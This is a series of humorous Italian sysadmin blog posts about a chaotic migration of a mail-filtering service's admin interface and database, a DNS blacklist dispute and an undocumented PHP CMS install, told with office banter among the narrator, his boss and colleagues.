Quindi anche chi utilizza un sistema antivirus decente PUO' essere blacklistato, e maggiore e' il volume di mail che si invia maggiori sono le possibilita' che cio' succeda. Inoltre voi raccomandate di utilizzare la lista specificamente per **rifiutare** la posta che arriva dagli host in lista. La mia raccomandazione a questo punto sarebbe di verificare che i messaggi che sono riportati SIANO effettivamente dei virus.

Da: ClintEastwood

E che certezza hanno i vari ISP di non finire in un'altra blacklist come SpamCOP?

Da: AltroUtente

Questa e' una discussione diversa. Il mio punto e' che VOI bloccate attivamente altri host, o comunque questo e' il suggerimento che distribuite, dopo che due mail sono state ricevute e senza verificare che tali mail siano effettivamente virus. Questo e', secondo me, incaccettabile.

Da: ClintEastwood

Le mail che ci sono inviate sono attivamente verificate che siano dei virus. Noi non blocchiamo gli host ma gestiamo solamente una lista, cosa viene fatto di questa lista da chi la utilizza non e' nostro problema.

Da: AltroUtente

Prima dite che voi non ricevete le mail che vengono individuate come virus, poi dite che "verificate attivamente", assicurate che se si utilizza un sistema di antivirus decente non si viene listati ed allo stesso tempo confermate che non esiste un sistema che riconosca il 100% di virus. Affermate di non bloccare nessuno ma allo stesso tempo suggerite sul vostro sito di rifiutare le mail che giungono dagli host che sono sulla vostra lista. Mi pare che la vostra posizione sia estremamente precaria e che non siate in grado di giustificarla.

La discussione e' andata avanti per un altro centinaio di messaggi prima che il thread venisse troncato di botto. Ho il sospetto che la m.l. non accetti piu' messaggi adesso... forse il loro ISP e' in una qualche blacklist?

Davide

03/07/2009 20:38

Ma che vi siete detti per 3 giorni?

Siamo ad Ottobre, piove (tanto per cambiare), e' sempre piu' buio, il mio collega T e' appena ritornato dalle sue ferie, e siamo (tanto per cambiare) in meeting con DaBoss.

DB - Allora, novita' della settimana: K ci lascia anche lui alla fine della settimana prossima.

K e' l'altro (momentaneamente unico) membro del gruppo di sviluppo, dato che l'altro membro (H) se n'e' andato in modo molto turbolento. Il che significa che per un po' saremo senza nessuno sviluppatore.

DB - Quindi dobbiamo sfruttare il tempo che ci resta in modo efficiente, ragion per cui, voglio che fine settimana prossima la nuova interfaccia per il nostro software di mailsan vada 'live'.

Tale "interfaccia" e' stata un po' testata da me tempo addietro, ed e' stata l'argomento di una serie di meeting che hanno tenuto H ed il mio collega T impegnati per almeno 3 giorni. Quindi io ho assunto per definizione che T sapesse di tutto e di piu' della cosa.

T - Heeuuuu... Non sono del tutto sicuro di come operare la cosa...

DB - Come non sei sicuro?

T - Heeee... potrebbero esserci delle variazioni sul database...

IO - Come sarebbe a dire **potrebbero** esserci? Dato che tutta la discussione sulla nuova interfaccia era per evitare gli arzigogoli fatti nel database della vecchia interfaccia non e' che "potrebbero" esserci delle variazioni, io sono **perfettamente sicuro** che vi siano delle variazioni.

T - Eh, si...

DB - (*guardando me per qualche strano motivo*) Tu ne sai niente di questa cosa?

IO - Io ne so quanto te. Io so che esiste una nuova interfaccia che dovrebbe essere in test, sono perfettamente sicuro che il database sia diverso, ma su quali siano le implicazioni e cosa ci sia da fare per farla andare "live" non mi sbilancio. D'altra parte lui (*indicando T*) e' stato in consulto con H per 3 giorni, quindi assumevo che avessero sviscerato l'argomento in modo esaustivo.

T - Noi abbiamo parlato solo della manutenzione del backend, non dell'interfaccia.

IO - Che capperò stai dicendo? Il backend altro non fa che tirare fuori i foxxuti dati dal foxxuto database e rismandrupparli in modo che quelle 3 chiavi di postfix, clamav e spamassassin facciano quello che devono e non quello che vorrebbero fare, la foxxuta interfaccia serve ad infilare i dati nel foxxuto database. E' ovvio che se cambi il foxxuto database devi anche cambiare il foxxuto backend.

T - Sì ma noi di quello non abbiamo discusso...

Il che mi dà da pensare di che accidenti hanno discusso sti due dementi per 3 giorni.

DB - (*rivolgendosi a me*) Tu hai guardato quella roba?

IO - No, io non l'ho guardata quella roba perché sono stato impegnato con merdavigliosaapplicazione, pagurate varie, il tuo CRM, applicazioni chiavica in php, problemi di blacklisting, hacking di siti fatti coi piedi ed i problemi causati dalle tue personalizzazioni. Questo per fare un rapido sunto delle cose di cui mi sono occupato nell'ultimo mese e mezzo.

DB - Ok, allora mettetevi a guardare st'affare che voglio chiudere il progetto prima che K se ne vada.

Onde per cui me ne ritorno in ufficio e faccio un bel controllo, per prima cosa vado a vedere nella configurazione della nuova interfaccia su quale database va a ravanare. Quindi mi collego al database e guardo la struttura. Sorpresa: e' **completamente** diversa.

IO - Ok, il db e' completamente diverso. Non che io avessi dei dubbi. Allora, come si trasferiscono i dati dal

Cosa fa' l'applicazione X ?

db vecchio a quello nuovo?

T - Non ne ho idea.

IO - ...losupponevolosuppo...

In un momento di ispirazione vado a vedere nella homedir di H e trovo una sottodir 'scripts' con uno script chiamato 'convert-db' che fa quasi tutto quello che mi serve. Salvo il fatto che da quando lo script e' stato fatto ad oggi sono stati apportati un paio di cambiamenti nella struttura del db, ma adattare uno script e' piu' rapido che riscriverlo (soprattutto quando non hai la piu' pallida idea di quale campo di quale tabella corrisponde a quale campo di quale tabella). Nel giro di una giornata ho uno script funzionale che converte il vecchio db nel nuovo.

IO - Ok, adesso abbiamo la procedura di conversione. Se avete discusso il backend dovrete aver anche visto come modificarlo per il nuovo database no?

T - In effetti no.

IO - ...lorisupponevolorisuppo...

Riprendo in pugno la situazione e guardo anche questa parte. Ok c'e' una pletora di scripts in perl che fanno una serie di interrogazioni del db e generano i vari files di configurazione di postfix/clamav/spamassassin, si tratta quindi di andare a manometterli uno alla volta per adattarli alla nuova struttura.

Cosa che e' piu' semplice a dirsi che a farsi dato che tra la nuova struttura e la vecchia non e' che vi siano molti punti di contatto.

Dopo aver lavorato come uno scoiattolo che ha scoperto che l'inverno inizia domani e non ha messo via manco una nocciolina per l'intera settimana, mi ritrovo con una serie di scripts che **teoricamente** fanno cio' che dovrebbero fare. Il problema adesso e' testarli. Dato che io **non voglio** buttarli su uno dei server di produzione senza averli manco provati.

IO - Allora, ce lo abbiamo un server di test su cui io possa provare sta roba?

T - No. Abbiamo un server su cui vi sono i vari RPM che servivano per la configurazione, ma un server di prova "prova" proprio no.

IO - ...ma di che cacchio avete discusso per 3 giorni???

Non lo scopriro' mai.

Davide

25/05/2009 08:00

Stress? Cosa e'?

E cosi', dopo gli avvenimenti narrati la volta scorsa, avevamo lasciato il nostro eroe (io) con il compito di verificare in una settimana tutto il lavoro di conversione ed estrazione dati da un database per il "lancio" di una applicazione.

Ah, ho gia' detto che il mio piano consisteva nel fare due giorni di ferie giovedì/venerdì? Il che mi lascia sostanzialmente 3 giorni prima della dipartita di K.

Ok, lunedì e' passato con le modifiche al programma di conversione del database, martedì mattina mi metto di buona lena, installo una ennesima macchina virtuale, ci installo tutte le librerie necessarie per far funzionare questi script e comincio a guardarmeli. E subito mi scontro con la dura realta': non posso da qui collegarmi al database. Acchiappo subito T per fare i cambiamenti sul firewall. Lui nicchia. Io gli dico chiaramente che o mi apre il firewall o i cambiamenti sugli script se li fa da solo. Il firewall viene aperto.

Comincio a controllare come funziona la cosa, allora lo script vecchio fa' una join su questa-e-quella tabella, poi cerca, sfrucuglia, smazza, flippa e sfruppallazza... perche' i dati nel db vecchio sono sparpagliati su 5 o 6 tabelle diverse. Tanto per dirne una, c'e' una tabella 'DOMINI', una tabella 'CONFDOMINI' ed una tabella 'SPAMDOMINI', con relazioni 1-1, la tabella DOMINI contiene il nome del dominio e poco altro, la tabella CONFDOMINI contiene le informazioni relative al server SMTP di destinazione e la tabella SPAMDOMINI cosa dovresti farci con lo spam trovato per il dominio (delete, forward, addheader, changesubject). Quindi 3 tabelle per informazioni che potrebbero essere semplicemente su una. Ed infatti nella struttura nuova c'e' UNA sola tabella che contiene tutte le informazioni. Meglio. Solo che questo mi obbliga a riscrivere praticamente da capo tutto lo script.

Mi metto percio' di lena. La cosa si rivela piu' ardua di quello che sembra, perche' ogni 10 minuti (pare a me) qualcuno arriva a domandare qualche cosa, tipo "perche' il cliente X riceve ancora spam anche se hanno sottoscritto il nostro abbonamento?" risposta: perche' se il loro MX continua ad essere il loro server di posta la posta non passa da noi e noi non possiamo controllarla. Poi e' la volta di DaBoss che ha altri patemi relativi al maledetto CRM, poi arriva Bart che vuole che io guardi come mai il MS SQL Server cluster di \$notacompaniatelefonica non funziona (??? io ho abbandonato SQL Server alla versione 6.5, 10 anni fa!), varie ed eventuali.

Dopo un bel po' ho una versione 'aggiornata' di ogni script. A questo punto alzo gli occhi dalla tastiera e vedo T che si infila la giacca.

IO - E dove stai andando adesso?

T - (*indicando la finestra*) Dato che sono le 6 di sera me ne vado a casa, perche'?

Io guardo fuori: buio pesto! Ma come???? Che fine ha fatto la giornata!!

Fast-forward a mercoledì'. Oggi e' la giornata dei test di questi script. Ma la giornata comincia subito male perche' K arriva a chiedermi se posso fare dei cambiamenti sul database usato dall'applicazione.

IO - Come sarebbe a dire "dei cambiamenti"? Quel foxxuto database dovrebbe essere stabile come una roccia! Dovremmo mettere in produzione l'arnese alla fine di questa settimana!

K - Si ma ho fatto alcuni aggiustamenti sull'interfaccia e mi servono alcuni cambiamenti, poca roba... allora nella tabella XYZ il campo "datacreazione" e' diventato "data_creazione", il campo "modificatoil" e' diventato "modificato_il", il campo "nomedominio" e' diventato "nome_dominio" e...

Cosa fa' l'applicazione X ?

Ed e' andato avanti cosi' per un bel po'. Dopo averlo stramaledetto faccio i cambiamenti sul database, sullo script di conversione e (naturalmente) **su tutti i maledetti script che ho corretto ieri**.

Comincio percio' a fare i test, eseguo il primo script "vecchio" sul vecchio db, eseguo lo script nuovo e controllo i risultati. Lo script genera l'elenco degli indirizzi di white-list per ogni dominio. Ok, lo script vecchio ha generato un elenco di 975321 indirizzi, lo script nuovo 834632.. eeeeeh???? Che capperò di fine hanno fatto gli altri 140000 (e rotti)? Riprendi in mano lo script e controlla. E cosi' scopro che circa 1200 domini non sono nel database nuovo. Perche'? Ricordate cosa avevo detto di quella struttura dati? Bene, pare che circa 1200 domini della tabella 'DOMINI' **non hanno** un record di 'SPAM' o uno di 'CONF' corrispondente, ragion per cui la conversione non li riporta. Cerca di capire perche'. Perche' qualcuno (H) ha fatto dei cambiamenti "volanti" sul database senza passare dall'interfaccia. Metti insieme uno script per verificare se questi domini dovrebbero essere nel nostro database oppure no, scopri che sono dei record "morti" e non servono ad un tubo. Zappali via dal vecchio database, riprova. Successo! I due file prodotti sono uguali.

Arriva DaBoss.

DB - Hai dieci minuti di tempo per guardare se il modulo tal-de-tali funziona con la nostra versione del CRM?
IO - Vuoi mettere sta' merda di applicazione in produzione questa settimana oppure no? Se la risposta e' "si" pussa via.

Si ri-appropinqua K.

K - Avrei bisogno di altri due o tre cambiamenti sul database...

Ripetete il tutto per una ventina di volte...

Ad un certo punto Bart mi compare accanto. No, in effetti era li' da un po' che cercava di attirare la mia attenzione, solo che ero troppo concentrato per guardarlo.

Bart - E' pronto il server per l'applicazione? Così domani vado in co-lo ad installarlo.

IO - Pronto e' pronto. Solo che non sono sicuro di quali indirizzi IP dovrebbe avere.

Bart - Be', se lo sistemiamo lo metto in auto così domani vado la' direttamente.

IO - Ma non possiamo farlo dopo?

Bart - Guarda che sono le 5.40...

Mortacc... corri a cercare l'indirizzo ip giusto, riconfigura il coso, scrivi il tutto nel malefico database di configurazione, spegni tutto e molla il server nella mani di Bart.

Se non altro, K e DaBoss se ne sono andati a casa e non possono piu' rompere. Finisco il tutto alle 20.25, lascio un messaggio a T sul quali sono gli script giusti, aggiornò la copia in subversion e me ne vado a casa. Secondo me quella cosa non va' "live" venerdi'... Io comunque per non saper ne' leggere ne' scrivere spengo il cellofono.

Davide

01/06/2009 08:00

Abbiamo Qualche Problemino

E come detto precedentemente, me ne sono andato in ferie per un paio di giorni. Niente di eclatante, solo una rapida visita al mio fratellone tanto per mostrare che non sono ancora morto. Rientro in ufficio Lunedì mattina, mi leggo la posta e, *surprise, surprise*, la stramaledetta applicazione non e' andata in produzione.

Non solo ma, stranamente K ha scoperto che deve restare un'altra settimana per vari motivi. Bene, vedo che e' successo durante la mia assenza e noto una mail di T con alcune lamentele sul modo come e' stato installato il server, rispondo facendogli notare che e' impossibile usare "il suo script per configurare jetty" dato che tale script non funziona e che se non mi dice che "ci sono da fare un paio di cambiamenti sulla configurazione di smartd" col capperò che me lo sogno di notte.

Scopro anche che c'e' un ennesimo script di conversione da fare, per i dati "statistici". Anche se a me era stato detto che i dati statistici non erano da convertire. Riprendo perciò in mano l'intero accrocchio e cerco di capire come convertire anche questa roba.

Ovviamente tutto questo deve essere inframmezzato con problemi vari che continuano a piovere.

Alla fine della giornata ho lo script piu' o meno finito.

T - Secondo te possiamo mettere in servizio la nuova applicazione domani?

IO - E non vuoi fare un test prima di buttare il tutto su? Perche' questa e' una strada a senso unico. Se qualche cosa non funziona non e' che possiamo tornare indietro eh.

T - Hemmm... Ma abbiamo testato il tutto per dei mesi...

IO - Sicomemo. E quante modifica all'applicazione hanno fatto quei due negli ultimi 4 giorni? Guarda, se vuoi andare in produzione per me sta bene, ma i casini poi te li smazzi tu eh.

T - Hemmm... Allora facciamo che domani facciamo degli altri test e andiamo in produzione Mercoledì, così' abbiamo Giovedì e Venerdì per verificare le cose.

Fast forward al giorno dopo

Eccomi arrivare in ufficio di buon'ora, lanciare un'altra conversione, acchiappare la foxxuta applicazione e mettermi a fare un paio di controlli. A questo punto suona il telefono.

IO - Cosa?

CL - Sono CL di \$qualcheditta. Noi abbiamo un cliente XYZ che usa \$vecchiaversionedellafoxxutaapplicazione ed abbiamo inserito gli indirizzi per controllare la posta, ci chiedevamo se c'e' un modo per avere un elenco di tutti quegli indirizzi.

IO - Non sono riportati sulla web-interfaccia?

CL - Sì', ma solo 20 alla volta e noi ne abbiamo inseriti circa 400.

Ecchemipareva. Guardo nel database, faccio un dump della lista degli indirizzi e la spedisco a CL. Poi mi viene un raptus e guardo nel **nuovo** database. Ok, gli indirizzi sono tutti lì'. Che figata! La conversione funziona... Ma... perche' la configurazione dice di "accetta tutti gli indirizzi" invece di "usa la lista" come dovrebbe? Controlla nel db. Hummm... Il campo use_addresses dice '1'. Come dovrebbe. Provo a cambiare la web-interfaccia da 'accetta tutto' a 'usa elenco' e guarda un po': il campo adesso dice '0'. Oh che bello. Quindi il campo dice il contrario di quanto dice l'interfaccia. Vado ad acchiappare K e gli spiego la rava e la fava.

K - Hummm... 'Spetta fammi vedere... Ah, ecco perche'. Perche' io quel campo lì lo traduco nella mia struttura come "DO NOT USE address list".

Cosa fa' l'applicazione X ?

IO - Interessante. Quindi tu hai una struttura interna in cui il campo chiamato "use_addresses" e' tradotto come "DONOTUSEaddresses". Logico.

K - Si bhe, e' una cosa che abbiamo aggiunto in un secondo tempo...

IO - ?? Come "abbiamo aggiunto in un secondo tempo"? Quella funzione era gia' nella versione vecchia!

K - Comunque, che problema ti da'?

IO - A me non da nessun problema. Sara' da ridere quando quei 1000 clienti che **hanno** una lista di indirizzi si vedranno recapitare posta per indirizzi inesistenti, mentre quei 9000 clienti che **non hanno** una lista non riceveranno piu' posta perche' voi avete invertito il significato di un campo.

K - Ah... Bhe... Potresti invertire il valore nella conversione...

IO - Si. Potrei. Salvo il fatto che ritornerebbe invertito non appena qualcuno usa l'interfaccia. E questo mi fa anche venire il dubbio di cosa avete fatto con tutti gli altri valori di tipo yes/no del database.

Qualche cosa mi fa pensare che questa applicazione sia nata **molto** male. E questo sarebbe probabilmente passato inosservato se non avessi ricevuto una telefonata da un CL a caso. Qualche volta Murphy funziona al contrario..

Davide

08/06/2009 08:00

E Che Altro Manca?

Sono sempre qui che cerco di mettere in produzione la stramaledetta applicazione di cui ho già detto precedentemente, ed ho anche già descritto i vari problemi nelle storie precedenti.

Dopo essere tornato dalle ferie sembrava che tutto andasse per il meglio e che, forse, le cose avrebbero potuto andare in produzione. Ma Murphy è sempre in agguato. Al Mercoledì mi sono accorto che nello stramaledetto 'cluster' di database la replica non funzionava più. Così ho dovuto fermarmi alla sera per riavviarla.

Il giorno dopo verifico la famosa applicazione e mi rendo conto che tutti i testi descrittivi riportano brani della strafamosa 'Lorem Ipsum'. Il che non mi sembra molto professionale. Faccio presente la cosa a DaBoss.

DB - Ah, sì, quella roba lì devo correggerla io, solo che non ho avuto tempo, lo faccio oggi.

Così mi metto in attesa che lui corregga i testi. Nel frattempo faccio un altro giro di controllo. Mentre sono lì che verifico le cose arriva Bert.

Bert - Ha chiamato il cliente tal-de-tali, che dice che hanno un nuovo server di posta e dobbiamo aggiungerlo al nostro elenco di server, ne sai niente?

Io ci penso un attimo.

IO - Hummm... i nostri server accettano posta da tutti i server, ma forse intendono qualche cosa d'altro... che vogliono fare esattamente?

Bert - Be, inviare posta tramite il nostro sistema per verificare se la posta che inviano è spam o no.

IO - Ah, allora dobbiamo aggiungere il server all'elenco dei server che sono autorizzati al relay.

Aggiungo l'ip al database tramite la famosa applicazione. Poi mi viene un raptus e vado a vedere come funziona nella **nuova** applicazione. O meglio, lo farei se riuscissi a **trovare** la funzionalità nella nuova interfaccia.

Dopo un paio d'ore perse ravanando mi decido e vado a domandare a K.

IO - Senti, questa funzione così è cosa'... dove accidenti sta nella nuova versione dell'interfaccia?

K - Hummm... ah quella roba lì. Non c'è più.

IO - (basito) Come non c'è più?

K - Sì, ne ho discusso con H tempo fa ed abbiamo deciso che non viene usata tanto e quindi l'abbiamo eliminata. Perché?

IO - Perché, indovina un po', ho dovuto usarla proprio 5 minuti fa!

K - Ah, sì vabbè, può capitare, ma tanto è possibile fare le modifiche direttamente nel database.

IO - E che capperò ci serve una interfaccia allora? Perché non facciamo le modifiche **sempre** direttamente nel database? O meglio ancora, perché non eliminiamo il database e andiamo a fare le modifiche direttamente nei files di configurazione? Così non abbiamo nemmeno bisogno dell'interfaccia.

K - Bhe, quello è forse eccessivo.

Io sto per prepararmi a strozzarlo quando DaBoss arriva.

DB - Che succede?

IO - Ho appena scoperto che la funzione tal-de-tali non esiste più nella nuova interfaccia.

Cosa fa' l'applicazione X ?

DB - (rivolto a K) E perche'?

K - Ma, ne abbiamo discusso io ed H ed abbiamo deciso che non era necessaria.

DB - A parte che sarebbe meglio domandare prima di eliminare funzionalita' che esistono nella versione precedente. Ma io ho un problema maggiore: **tutta la foxxuta applicazione non funziona con Safari**. Non solo, ma l'editor dei testi non funziona con Firefox. Quindi non sono in grado di modificare nessuno dei testi descrittivi.

E questa roba voleva metterla in produzione due settimane fa... Qualche cosa mi fa pensare che la **vecchia** interfaccia ha una lunga vita davanti.

Davide

15/06/2009 08:00

Il Piano DiaBBBBolico

E sono di nuovo da \$brancodipaguri. Dopo una piccola (si fa per dire) discussione con DB riguardo quello che e' e quello che **non e'** nel contratto di consultanza tra noi e loro, SL ha deciso che la cosa migliore da fare era di contrattare una serie di "bofh temporanei" (BTs) per coprire la posizione di supporto teNNico interno.

Almeno finche' non riesce a trovare qualcuno che A) sa le cose e B) non fugge via disperato dopo la prima settimana.

Tutto bene, se non fosse che, per qualche strano motivo, la frase "e se non sai qualche cosa chiama questa gente" con **il mio** numero di telefono attaccato e' stata infilata nella discussione con i vari BT. Il risultato e' stata una serie di telefonate con domande dal "come si cambia l'input del proiettore della sala riunioni" a "come creo un autoforward nel server di posta".

Non vi dico quali risposte i poveretti si sono presi... Comunque, circa una settimana fa SL ha chiamato per informarci (sempre plurale majestatis) che UL (l'ennesimo) ha deciso di sostituire alcuni dei server interni con nuovo hardware e vuole la mia "opinione" sulla cosa.

Dato che tali macchine stanno funzionando ininterrottamente da circa 6 anni la mia opinione e' stata piu' che positiva. Almeno sulla sostituzione dell'hardware. Io ho messo bene in chiaro che se vogliono passare ad una soluzione Microsoft, io me ne lavo le mani e se la gestiscono da loro.

In ogni caso, siamo qui' riuniti per discutere la cosa. Di nuovo nella stessa Sala Riunioni dove tante ca\$\$ate sono state sparate nel passato.

SL - ...quindi vogliamo sostituire questi sistemi che sono oramai obsoleti.

IO - L'ho gia' detto che sostituire macchine che hanno piu' di 6 anni e' sempre una bella cosa. Ed ho anche detto che se volete passare ad una soluzione non Linux sono cavoli vostri, ma io me ne lavo le mani, il contratto di supporto e' solo per macchine Linux/Unix.

UL - Noi pensavamo di mantenere le macchine con Linux ma di sostituire l'hardware. Solo che avremmo intenzione di gestire le cose un po' piu' all'interno. In modo da non dover chiamare voi (*e dagli co sto' plurale majestatis*) ogni 2 minuti.

IO - Guarda che se ci chiami per cose serie non e' un problema. Il problema e' quando chiamate per ca\$\$ate che mi girano i marroni.

UL - Si ma noi vorremmo renderci meno dipendenti in ogni caso. Inoltre il nuovo BT sembra sia molto esperto di queste cose.

IO - Come quello dell'altra volta?

SL - Hemmm... no. Meglio.

IO - Hummm... Ok, quindi?

UL - Quindi vorremmo la tua opinione sul nostro Piano Di Migrazione ed eventualmente la vostra (*di nuovo plurale majestatis*) collaborazione per attuarlo. Dopo di che la gestione di queste macchine rimarrebbe a noi per le cose normali e voi intervenite solo per gli eventi straordinari.

IO - Avete "cose normali"?

UL - ...

IO - Ok, lascia perdere. Vediamo questo "piano".

UL - Eccolo qui'

E, con un guizzo da prestigiatore, estrae un foglio di carta che presenta. Io leggo. Il piano riporta...

1. Acquistare server

Cosa fa' l'applicazione X ?

2. Far funzionare server

Lo osservo per un po'...

IO - Alla faccia del piano superdettagliato...

UL - Be' ovviamente non e' completo.

IO - Ah no?

SL - Che cosa manca?

IO - Ma... che ne diresti di aggiungere qualche inutile dettaglio come **quali server** comperare, che so io , **come installarli**, oppure **per cosa usarli** e magari, visto che proprio ci siamo, potremmo anche pensare a cose come **come accidenti trasferisco la roba dal server vecchio a quello nuovo?**

UL - Ma noi pensavamo che a queste cose ci potevamo pensare in un secondo tempo.

IO - Un secondo tempo quando?

UL - Per esempio...

IO - Quando il server vecchio fa ka-blammo?

UL - Bhe, no, in quel caso e' gia' un po' troppo tardi.

IO - Quindi quando?

UL - Hummm... Adesso?

IO - (*massaggiandomi le tempie*) Allora... dato che i server sono di vostra proprieta' io suggerisco semplicemente di acquistarli dal normale fornitore (*che non dovrebbe avere problemi visto che lo usavo anche io all'epoca*), se lo scopo e' di sostituire **tutti** i server il mio consiglio e' di andare per gradi, quindi sta a voi decidere quali sono i server piu' stressati e quali sono quelli che ha senso sostituire.

UL _ Heee... Come facciamo a sapere quali sono i server "stressati"?

IO - (*guardandolo di traverso*) Sono quelli che consumano piu' caffe'.

Prima che UL possa ribattere il famoso BT mette dentro il naso.

BT - Posso disturbare un attimo?

IO - Lo stai gia' facendo...

BT - Ah, bene, no visto che lui (*indica SL*) ha detto che se ci sono problemi posso domandare a te... Come e' che si aggiunge un alias di posta?

IO - (*guardando SL*) Si', questo e' meglio di quell'altro... Quello avrebbe semplicemente riavviato il computer.

Davide

22/06/2009 08:00

Il Grande Giorno

E cosi' siamo giunti a Giovedi', che e' il giorno stabilito per mettere finalmente in produzione la stramaledetta applicazione di cui ho gia' detto prima, dopo, ancora dopo ed ancora ancora dopo.

Ma stavolta dovremmo essere sulla dirittura d'arrivo. I bug (almeno quelli trovati negli ultimi giorni) sono stati corretti, i testi sono stati inseriti, gli script sono a posto (spero) e via che si va.

Arrivo percio' in ufficio alle 8 del mattino, metto una bella paginetta "manutenzione in corso" sull'applicazione vecchia, lancio l'ennesima conversione dei dati e mi metto a cambiare tutti i server per usare i dati dell'applicazione nuova.

Alle 8.45 le cose cominciano a svegliarsi, con una bella telefonata da parte di \$cliente che si lamenta che ha mandato una mail a \$ditta e gli e' ritornato indietro un messaggio d'errore che il nostro server rifiuta la posta per quel dominio... bello.

Ok, vedi un po' che dice questa bellezza di interfaccia... Domain not found.

Bello. E perche'? Prova a cercare nell'interfaccia precedente. Non c'e' manco nell'interfaccia precedente. Ok, almeno in questo siamo coerenti. Ma allora perche' prima la accettava e adesso no?

Ravaniamo direttamente nel database e trovo il foxxuto dominio inguattato in una tabella. Adesso, perche' accidenti non lo vedo nell'interfaccia? Dunque... perche' il dominio sia riportato ... allora, questa dannata tabella e' in relazione 1-1 con \$altratabella, in relazione 1-1 con \$piripicchio, relazione 1-molti con \$pistacchio, relazione molti-1 con \$paperocchio e AAAAAAAGGGGGGHHHH!! Ecco perche', perche' qualcuno ha fatto un qualche ribaltamento manuale ed ha zappato via un record da una qualche tabella e cosi' a) il record non compare nell'interfaccia e b) non viene riportato dal mio script di conversione ma c) la versione vecchia degli script se ne frega di quella tabella e risulta un dominio di cui noi facciamo il relay!

E adesso che ci penso, probabilmente, dato che quella famosa tabella e' usata per la fatturazione, sta gente non ha mai pagato.

Ok, e' il momento di rettificare. Si riaggiunge al sistema e vediamo come funzica. Inserisci il cliente, inserisci il dominio, quale e' il server di posta dove devo mandagli la roba? xx.yy.zz.kk... errore: dominio non valido.

Come sarebbe a dire "dominio non valido"? Non e' un dominio, pistola! E' un indirizzo IP. Ok, si riporta il problema al programmatore e intanto io imbroglio il sistema inserendo un dominio e poi cambiandolo in un ip nel database.

La giornata fondamentalmente continua con problemi e bug che saltano fuori ogni 5 minuti, il che mi fa pensare a che capperò di "debugging" e' stato fatto negli ultimi mesi. In ogni caso, dato che non ho nessuna intenzione di mettermi a fare una procedura di conversione alla rovescia (dalla nuova struttura alla vecchia struttura), oramai siamo con la nuova struttura e ci restiamo.

Sono gia' le 16.30 quando Bert si appropinqua con l'ennesimo problema. Ok, questo qui' ha ricevuto una mail di spam. Grande novita'. E che problema c'e'? Che non e' passata dal nostro sistema, ecco che problema c'e'. Verifico e scopro che il pisquano ha configurato 4 record MX, di cui uno solo e' il nostro sistema, mentre gli altri 3 puntano direttamente al SUO server di posta. Risultato: se per qualche motivo il nostro sistema ha dei problemi (tipo: io sto aggiornando gli script), la posta va direttamente al suo server senza venire controllata.

Cosa fa' l'applicazione X ?

Furbo!

A questo punto mi e' venuto un raptus e mi sono fatto uno script per controllare la configurazione di tutti i domini del nostro sistema. Risultato: su 8000 domini ben 4600 sono sbagliati!

Bene, prepara una caterva di mail per spiegare a sta gente come dovrebbero configurare la roba.

Solo che adesso mi e' venuto un dubbio atroce. Dato che l'altro programmatore e' gia' risaputo che ci lascerà il mese prossimo... chi e' che fara' la manutenzione ordinaria a questa chiavica di interfaccia nel futuro? (si, lo so cosa state pensando...)

Meno male che e' Giovedi...

Davide

06/11/2008 00:00

Mogli e CMS dei paesi tuoi

Allora, siamo (sono) di nuovo in pista per l'installazione dei nuovi server che sono stati acquistati da \$brancodipaguri, come dal punto (1) del famoso piano esposto la volta precedente.

Il server che sto installando in questo momento si e' deciso (UL ha deciso) che non sostituirà nessuno dei server preesistenti. Sì, lo so che il "piano" era per la sostituzione dei server vecchi e scamuffi (che non sono neanche server, sono dei PC di recupero), ma a quanto pare il "piano" non e' sopravvissuto un giorno ed e' stato convertito in "proviamo questo e quello".

Il "questo e quello" che dovrebbe essere provato su questa povera macchina e' l'ennesimo CMS, che stavolta UL ha scelto per vedere di risolvere i problemi impliciti nel CMS prodotto dagli jugoslavi.

Il problema degli Jugo era, come detto piu' di una volta, che quel branco di scoiattoli usava categoricamente l'ultimissimissima versione di qualunque cosa, rendendo la versione X.1 del loro CMS incompatibile con la versione X.2 e praticamente impossibile da far funzionare sulla stessa macchina. E dato che, ogni volta che un qualche problema emergeva la soluzione era "cambiare il codice per far scomparire il problema", le versioni e sottoversioni si susseguivano. Ah, naturalmente la versione X.y.1 non poteva usare la stessa struttura dati della versione X.y.2, e di "migrazioni" manco a parlarne. Con il risultato che al posto di un server per due applicazioni si finiva con l'avere due server separati. Cosa che faceva la felicità mia e dell'impianto elettrico dell'edificio.

Comunque, UL ha deciso di provare un nuovo CMS e lo ha pescato da sa Dio dove. Il nuovo CMS e' un'ennesima porcata scritta in PHP, il punto di forza di questo coso e'.... hemmm... e'... hummm.... deve averci qualche cosa di positivo... hummm... be', a parte il fatto che e' prodotto da 2 castori ammaestrati in quel di Neijmegen (quindi in Olanda), non mi viene in mente altro che possa qualificarsi come "positivo".

In ogni caso, io acchiappo il CD di questo arnese, lo schiaffo nel server teste' installato e copio la fetenza in una qualche directory. Dopo di che procedo a vedere come fare l'installazione vera e propria.

Hummm... Non c'e' ne' "readme" ne' "install". Se provo ad eseguire il coso via browser mi satura l'error_log di errori ma non visualizza una mazza. Nel CD non vi e' traccia di documentazione alcuna. Ok, vediamo un po'. L'index.php richiama una mezza dozzina di altre PHPorcherie. Dopo una mezz'oretta sono riuscito a trovare qualche cosa che sembra un file di configurazione inguattato in qualche meandro dell'albero di directory create da questa chiavica.

Nel file di configurazione c'e' **tutto** meno che qualche cosa che sembrino i parametri di connessione ad un database.

Ondepercuicio, dopo una giornata spesa a ravanare nei meandri di questo pattume sono pronto a dichiarare gli Slavi "Supremi Ed Eccelsi Programmatori" e riporto ad SL.

IO - ...quindi quel coso non funziona e non ho la piu' pallida idea di come farlo funzionare.

SL - Mah... La dimostrazione che abbiamo visto, anzi, che UL ha visto sembrava fantastica.

IO - E chi l'ha fatta la dimostrazione?

SL - Credo uno dei due che hanno fatto il CMS.

IO - Ottimo. E domandare a loro come farlo funzionare?

SL - Ci possiamo provare. Solo che sembra che siano molto richiesti, sai come', e' un prodotto Olandese e quindi tutti lo vogliono.

Cosa fa' l'applicazione X ?

(me pensa: tutti chi?)

IO - E se e' tanto bello come' che sono tanto richiesti?

SL - Mah, non lo so. Provero' a chiamarli.

Io lo mollo e vado a piazzare il server nel rack, anche se non credo che fara' un gran che. Dopo una mezz'oretta arriva SL.

SL - Allora, ho sentito il tale, che ha detto che dovrebbe essere ad Amsterdam la settimana prossima o quella dopo e potrebbe passare di qui per un paio d'ore per vedere di sistemare i nostri problemi e bla bla bla yada yada yada. La consulenza ci costera' \$cifronegalattico.

